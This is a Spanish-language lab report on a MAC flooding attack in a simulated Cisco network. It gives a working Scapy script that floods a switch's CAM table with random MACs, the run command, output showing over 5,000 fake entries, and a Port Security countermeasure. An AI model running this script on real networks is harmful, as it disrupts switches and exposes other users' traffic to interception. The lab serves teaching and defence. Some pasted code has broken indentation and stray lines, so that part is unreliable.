

1. Objetivo del Laboratorio

Demostrar el ataque MAC Flooding, donde el atacante satura la tabla CAM (Content Addressable Memory) del switch con miles de direcciones MAC falsas. Al llenarse la tabla, el switch no puede aprender nuevas MACs y empieza a hacer broadcast de todo el tráfico como si fuera un hub, permitiendo al atacante ver comunicaciones de otros dispositivos.

- Comprender el funcionamiento de la tabla CAM en switches Cisco.
- Ejecutar el ataque mediante un script Python con Scapy.
- Verificar el desbordamiento de la tabla CAM con comandos de diagnóstico.
- Capturar tráfico ajeno como evidencia del ataque exitoso.
- Aplicar Port Security como contramedida.

2. Objetivo del Script

El script `mac_flooding.py` envía masivamente frames Ethernet con combinaciones de MACs origen y destino completamente aleatorias. Cada frame nuevo enseña al switch una MAC falsa diferente, llenando rápidamente la tabla CAM hasta su límite máximo.

2.1 Parámetros Usados

Parámetro	Descripción	Ejemplo
-i / --iface	Interfaz de red (default: eth0)	-i eth0
-c / --count	Número de frames a enviar (0=infinito)	-c 5000
-d / --delay	Delay en segundos entre frames	-d 0.0
-v / --verbose	Mostrar cada frame enviado	--verbose

2.2 Requisitos

- Sistema Operativo: Linux (probado en Linux2024 / Debian)
- Python 3.x instalado
- Librería Scapy: `pip3 install scapy`
- Privilegios root (`sudo`)
- GNS3 con IOU Cisco

2.3 Comando de Ejecución

```
sudo python3 mac_flooding.py -i eth0 -c 5000 -v
```

3. Documentación del Funcionamiento del Script

3.1 Funciones Principales

random_mac()

Genera una MAC aleatoria con prefijo 02: en cada llamada. Garantiza que cada frame lleve una MAC origen diferente para que el switch la registre como un nuevo dispositivo.

build_frame(src_mac, dst_mac)

Construye un frame Ethernet completo con MACs origen y destino aleatorias, IPs aleatorias y payload UDP mínimo de 18 bytes.

mac_flooding(iface, count, delay, verbose)

Motor del ataque. Genera dos MACs aleatorias por iteración, construye el frame y lo envía. Muestra estadísticas cada 500 frames enviados.

Script

```
#!/usr/bin/env python3
```

```
from scapy.all import *
import random, time, os, sys, argparse
```

```
def random_mac():
    """Genera una MAC aleatoria."""
    return "02:%02x:%02x:%02x:%02x:%02x" % tuple(
        random.randint(0, 255) for _ in range(5)
    )
```

```
def build_frame(src_mac, dst_mac):
    """Construye un frame Ethernet con MACs falsas."""
    return (
        Ether(src=src_mac, dst=dst_mac) /
        IP(src="10.11.85.%d" % random.randint(1,254),
           dst="10.11.85.%d" % random.randint(1,254)) /
        UDP(sport=random.randint(1024,65535),
            dport=random.randint(1024,65535)) /
        Raw(b"X" * 18)
    )
```

```

def mac_flooding(iface, count, delay, verbose):
    print(f"\n{' '*55}")
    print(f" MAC Flooding Attack")
    print(f" Interfaz : {iface}")
    print(f" Paquetes : {'Infinito' if count == 0 else count}")
    print(f"{' '*55}\n")
    print("[*] Inundando tabla CAM del switch...")
    print("[*] Ctrl+C para detener\n")

    sent = 0
    start = time.time()

    try:
        while True:
            if count != 0 and sent >= count:
                break

            src_mac = random_mac()
            dst_mac = random_mac()
            pkt = build_frame(src_mac, dst_mac)

            try:
                sendp(pkt, iface=iface, verbose=False)
                sent += 1

                if verbose or sent % 500 == 0:
                    elapsed = time.time() - start
                    pps = sent / elapsed if elapsed > 0 else 0
                    print(f"[+] Enviados: {sent:>7} | {pps:>8.0f} pkt/s | "
                        f"MAC: {src_mac}")

                    if delay > 0:
                        time.sleep(delay)

            except Exception as e:

```

```

        print(f"[!] Error: {e}")
        continue

except KeyboardInterrupt:
    pass

elapsed = time.time() - start
print(f"\n{' '*55}")
print(f" Total   : {sent} frames enviados")
print(f" Tiempo   : {elapsed:.1f}s")
print(f" Promedio : {sent/elapsed:.0f} pkt/s")
print(f"{' '*55}\n")

def main():
    if os.geteuid() != 0:
        print("[!] Ejecuta con sudo")
        sys.exit(1)

    parser = argparse.ArgumentParser(description="MAC Flooding Attack")
    parser.add_argument("-i", "--iface", default="eth0", help="Interfaz (default: eth0)")
    parser.add_argument("-c", "--count", type=int, default=0, help="Num frames (0=infinito)")
    parser.add_argument("-d", "--delay", type=float, default=0.0, help="Delay entre frames")
    parser.add_argument("-v", "--verbose", action="store_true", help="Mostrar cada frame")
    args = parser.parse_args()

    mac_flooding(args.iface, args.count, args.delay, args.verbose)

if __name__ == "__main__":
    main()


```

3.2 Flujo del Ataque

Paso	Acción	Resultado
1	Script genera MACs src y dst aleatorias	Nueva identidad por frame
2	Construye frame Ethernet	Frame listo para enviar
3	Switch recibe el frame	Aprende MAC src → registra en tabla CAM
4	Tabla CAM se llena	Switch no puede aprender MACs nuevas
5	Switch hace flooding/broadcast	Todo tráfico enviado a todos los puertos
6	tcpdump en atacante	Ve tráfico de PC1, PC2, PC3

4. Documentación de la Red

4.1 Topología



4.2 Tabla de Direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
IOU1	Ethernet0/0	10.11.85.1	255.255.255.0 (/24)	Gateway

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
IOU2	—	—	—	Switch Capa 2 (víctima del flooding)
PC1 (VPCS)	eth0	10.11.85.10	255.255.255.0 (/24)	Víctima 1
PC2 (VPCS)	eth0	10.11.85.20	255.255.255.0 (/24)	Víctima 2
PC3 (VPCS)	eth0	10.11.85.40	255.255.255.0 (/24)	Víctima 3
Linux2024	eth0	10.11.85.30	255.255.255.0 (/24)	Atacante

5. Capturas de Pantalla

#	Descripción	Evidencia
1	Script mac_flooding.py en ejecución	Terminal mostrando frames enviados y velocidad pkt/s
2	show mac address-table count en IOU2	Tabla CAM con miles de entradas dinámicas
3	tcpdump -i eth0 en Linux2024	Tráfico ajeno de PC1, PC2, PC3 visible
4	show mac address-table antes/después	Comparación de entradas antes y durante el ataque
5	Port Security aplicado	show port-security mostrando puertos protegidos

Antes del ataque

% Invalid input detected at marker.

```
IOU2# sh mac address-table
      Mac Address Table
```

```
-----
```

Vlan	Mac Address	Type	Ports
----	-----	-----	-----
1	000c.2902.5d70	DYNAMIC	Et0/3
1	0050.56c0.0002	DYNAMIC	Et0/3
1	0050.56e0.b6db	DYNAMIC	Et0/3
1	0050.7966.6800	DYNAMIC	Et0/1
1	0050.7966.6801	DYNAMIC	Et0/2
1	0050.7966.6802	DYNAMIC	Et1/0
1	aabb.cc00.0100	DYNAMIC	Et0/0

Total Mac Addresses for this criterion: 7

```
IOU2#
```

```
Mac Entries for Vlan 1:
```

```
-----
Dynamic Address Count : 3
Static Address Count  : 0
Total Mac Addresses   : 3
```

```
Total Mac Address Space Available: 183046404
```

A la hora de enviar el ataque se puede visualizar las miles de entradas dinámicas en el switch

```
python3 mac_flooding.py -i eth0 -c 5000 -v
```

```
MAC Flooding Attack  
Interfaz : eth0  
Paquetes : 5000
```

```
[*] Inundando tabla CAM del switch...  
[*] Ctrl+C para detener
```

```
[+] Enviados: 1 | 19 pkt/s | MAC: 02:5e:90:d6:e5:f1  
[+] Enviados: 2 | 22 pkt/s | MAC: 02:a8:9e:13:fb:b8  
[+] Enviados: 3 | 23 pkt/s | MAC: 02:b9:ad:14:5e:e5  
[+] Enviados: 4 | 24 pkt/s | MAC: 02:b2:3e:bc:64:06  
[+] Enviados: 5 | 23 pkt/s | MAC: 02:a4:dd:2b:c4:0c  
[+] Enviados: 6 | 24 pkt/s | MAC: 02:6f:f9:65:96:16  
[+] Enviados: 7 | 24 pkt/s | MAC: 02:b2:2b:5b:fd:47  
[+] Enviados: 8 | 24 pkt/s | MAC: 02:df:eb:75:7a:68  
[+] Enviados: 9 | 25 pkt/s | MAC: 02:91:a3:f2:13:c4  
[+] Enviados: 10 | 25 pkt/s | MAC: 02:25:55:28:1d:cc  
[+] Enviados: 11 | 25 pkt/s | MAC: 02:cb:5e:72:b0:99  
[+] Enviados: 12 | 25 pkt/s | MAC: 02:cf:a1:3e:3d:94  
[+] Enviados: 13 | 25 pkt/s | MAC: 02:6d:d4:fe:a5:33  
[+] Enviados: 14 | 25 pkt/s | MAC: 02:6c:b8:98:d1:82  
[+] Enviados: 15 | 25 pkt/s | MAC: 02:4f:a5:05:7f:50  
[+] Enviados: 16 | 25 pkt/s | MAC: 02:12:50:31:ba:d8  
[+] Enviados: 17 | 26 pkt/s | MAC: 02:40:72:a3:11:37  
[+] Enviados: 18 | 26 pkt/s | MAC: 02:d7:4b:b4:5d:43  
[+] Enviados: 19 | 26 pkt/s | MAC: 02:aa:e2:ef:be:91  
[+] Enviados: 20 | 25 pkt/s | MAC: 02:48:36:59:61:31  
[+] Enviados: 21 | 25 pkt/s | MAC: 02:2b:0e:d0:ad:42  
[+] Enviados: 22 | 25 pkt/s | MAC: 02:af:41:ed:4d:63  
[+] Enviados: 23 | 25 pkt/s | MAC: 02:6b:91:81:fc:b9  
[+] Enviados: 24 | 25 pkt/s | MAC: 02:35:84:3c:84:c9  
[+] Enviados: 25 | 25 pkt/s | MAC: 02:af:94:6b:ba:6d  
[+] Enviados: 26 | 25 pkt/s | MAC: 02:20:07:e4:5b:51  
[+] Enviados: 27 | 24 pkt/s | MAC: 02:d1:36:44:36:04  
[+] Enviados: 28 | 24 pkt/s | MAC: 02:d9:b9:65:26:1f  
[+] Enviados: 29 | 24 pkt/s | MAC: 02:a3:b8:10:1f:d8  
[+] Enviados: 30 | 24 pkt/s | MAC: 02:0a:05:bc:95:d6  
[+] Enviados: 31 | 24 pkt/s | MAC: 02:8a:4b:1a:cc:3b  
[+] Enviados: 32 | 24 pkt/s | MAC: 02:1a:a7:f6:d0:c8  
[+] Enviados: 33 | 24 pkt/s | MAC: 02:2a:28:95:3f:89  
[+] Enviados: 34 | 24 pkt/s | MAC: 02:c4:84:44:d9:65  
[+] Enviados: 35 | 24 pkt/s | MAC: 02:28:15:f1:1d:c0  
[+] Enviados: 36 | 23 pkt/s | MAC: 02:8a:ba:8c:30:c9  
[+] Enviados: 37 | 24 pkt/s | MAC: 02:8b:a9:07:cd:9a  
[+] Enviados: 38 | 24 pkt/s | MAC: 02:ca:01:32:ac:c5  
[+] Enviados: 39 | 24 pkt/s | MAC: 02:7f:45:af:68:3d  
[+] Enviados: 40 | 24 pkt/s | MAC: 02:f5:09:f1:35:49  
[+] Enviados: 41 | 24 pkt/s | MAC: 02:37:ae:c6:4d:a3  
[+] Enviados: 42 | 24 pkt/s | MAC: 02:49:4f:91:69:68  
[+] Enviados: 43 | 24 pkt/s | MAC: 02:e9:46:34:cc:03  
[+] Enviados: 44 | 24 pkt/s | MAC: 02:d2:78:df:ef:cf  
[+] Enviados: 45 | 24 pkt/s | MAC: 02:84:38:a8:59:c2  
[+] Enviados: 46 | 24 pkt/s | MAC: 02:31:00:ac:13:ba  
[+] Enviados: 47 | 24 pkt/s | MAC: 02:21:bd:b2:8b:62  
[+] Enviados: 48 | 24 pkt/s | MAC: 02:cc:e2:53:e5:28  
[+] Enviados: 49 | 24 pkt/s | MAC: 02:21:55:2e:2b:02  
[+] Enviados: 50 | 24 pkt/s | MAC: 02:d2:57:b4:e1:8d  
[+] Enviados: 51 | 24 pkt/s | MAC: 02:3f:bd:c1:10:14  
[+] Enviados: 52 | 24 pkt/s | MAC: 02:c4:a0:eb:a0:d2  
[+] Enviados: 53 | 24 pkt/s | MAC: 02:9c:72:74:f8:2c  
[+] Enviados: 54 | 24 pkt/s | MAC: 02:7a:3c:d3:9d:54  
[+] Enviados: 55 | 24 pkt/s | MAC: 02:97:a9:e8:4c:8d  
[+] Enviados: 56 | 25 pkt/s | MAC: 02:71:1e:3c:78:b1  
[+] Enviados: 57 | 25 pkt/s | MAC: 02:89:37:33:f1:62  
[+] Enviados: 58 | 25 pkt/s | MAC: 02:25:63:b2:c4:e3  
[+] Enviados: 59 | 25 pkt/s | MAC: 02:10:1e:75:3f:c7  
[+] Enviados: 60 | 25 pkt/s | MAC: 02:66:9b:79:9b:61  
[+] Enviados: 61 | 25 pkt/s | MAC: 02:75:31:8d:c4:5f  
[+] Enviados: 62 | 25 pkt/s | MAC: 02:da:18:dc:e0:9f  
[+] Enviados: 63 | 25 pkt/s | MAC: 02:fa:c6:1b:cb:7b
```



```

Total Mac Addresses for this criterion: 3
IOU2# sh mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type      Ports
-----
1       000c.2902.5d70    DYNAMIC    Et0/3
1       0050.56c0.0002    DYNAMIC    Et0/3
1       0201.d377.0c10    DYNAMIC    Et0/3
1       0202.3a79.db73    DYNAMIC    Et0/3
1       0203.76d6.b16c    DYNAMIC    Et0/3
1       0203.fc86.e58c    DYNAMIC    Et0/3
1       0204.9226.0dec    DYNAMIC    Et0/3
1       0205.146d.816a    DYNAMIC    Et0/3
1       0205.a906.4456    DYNAMIC    Et0/3
1       0207.7f5e.d6d3    DYNAMIC    Et0/3
1       020a.05bc.95d6    DYNAMIC    Et0/3
1       020e.87e8.325d    DYNAMIC    Et0/3
1       0210.1e75.3fc7    DYNAMIC    Et0/3
1       0212.5031.bad8    DYNAMIC    Et0/3
1       0213.793d.c6d4    DYNAMIC    Et0/3
1       0215.3b81.9271    DYNAMIC    Et0/3
1       0215.3f50.df50    DYNAMIC    Et0/3
1       0215.6b16.7535    DYNAMIC    Et0/3
--More--

```

Quedo hasta aquí porque detuve el ataque por cuestiones de tiempo

```

Total Mac Addresses for this criterion: 4757
IOU2# sh mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 5003
Static Address Count  : 0
Total Mac Addresses   : 5003

Total Mac Address Space Available: 183046404

```

Este mismo ataque permite interceptar y ver el tráfico entre las pc victimas cuando el atacante inserta el comando tcpdump


```

IOU2(config-if)#interface Ethernet0/3
IOU2(config-if)# switchport mode access
IOU2(config-if)# switchport port-security
IOU2(config-if)# switchport port-security maximum 5
IOU2(config-if)# switchport port-security violation restrict
IOU2(config-if)#interface Ethernet1/0
IOU2(config-if)# switchport mode access
IOU2(config-if)# switchport port-security
IOU2(config-if)# switchport port-security maximum 5
IOU2(config-if)# switchport port-security violation restrict
IOU2(config-if)#end
IOU2#wr
Building configuration...
Compressed configuration from 2057 bytes to 1103 bytes[OK]
IOU2#
*Jun  2 03:10:45.825: %SYS-5-CONFIG_I: Configured from console by console
IOU2#sh port security
      ^
% Invalid input detected at '^' marker.

IOU2#sh por- security
      ^
% Invalid input detected at '^' marker.

IOU2#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
          (Count)          (Count)          (Count)
-----
      Et0/1           5           0           0           Restrict
      Et0/2           5           0           0           Restrict
      Et0/3           5           2           0           Restrict
      Et1/0           5           0           0           Restrict
-----
Total Addresses in System (excluding one mac per port)    : 1
Max Addresses limit in System (excluding one mac per port) : 4096

```

6.3 Verificación

```

IOU2# show port-security
IOU2# show port-security interface Ethernet1/0
IOU2# show mac address-table count

```

```

Total Addresses in System (excluding one mac per port)    : 1
Max Addresses limit in System (excluding one mac per port) : 4096
IOU2#show port-security interface Ethernet1/0
Port Security      : Enabled
Port Status        : Secure-up
Violation Mode      : Restrict
Aging Time         : 0 mins
Aging Type         : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 5
Total MAC Addresses : 0
Configured MAC Addresses : 0
Sticky MAC Addresses : 0
Last Source Address:Vlan : 0000.0000.0000:0
Security Violation Count : 0

IOU2#

```

6.4 Resultado Esperado

- Cada puerto acepta máximo 5 MACs diferentes.
- El exceso de MACs del atacante es descartado automáticamente.
- La tabla CAM no puede ser desbordada.
- El tráfico entre PCs deja de ser visible en el atacante.

```
IOU2#
Jun  2 03:11:57.792: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred
    caused by MAC address 02d7.4e3c.bf0f on port Ethernet0/3.
IOU2#sh mac
Jun  2 03:12:02.795: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred
    caused by MAC address 0248.b365.7dd2 on port Ethernet0/3.
IOU2#sh mac
Jun  2 03:12:07.810: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred
    caused by MAC address 024d.1255.a531 on port Ethernet0/3.
IOU2#sh mac
Jun  2 03:12:12.833: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred
    caused by MAC address 02b4.8040.cb56 on port Ethernet0/3.
IOU2#sh mac
Jun  2 03:12:17.844: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address 0290.a409.dd22 on port Ethernet0/3.
IOU2#sh mac
```

Como el atacante esta enviando demasiadas solicitudes de diferentes MACs el switch lanza advertencias

```
IOU2#sh mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count   : 1
Static Address Count    : 5
Total Mac Addresses     : 6

Total Mac Address Space Available: 183046404
```

Al puerto del atacante solo le permitió entrada de 5 MACs

```
IOU2#sh mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type        Ports
----    -
1       000c.2902.5d70      STATIC      Et0/3
1       0050.56c0.0002      STATIC      Et0/3
1       0250.4f57.5561      STATIC      Et0/3
1       0264.9dac.5d6e      STATIC      Et0/3
1       028c.cdcf.77ff      STATIC      Et0/3
1       aabb.cc00.0100      DYNAMIC     Et0/0
Total Mac Addresses for this criterion: 6
```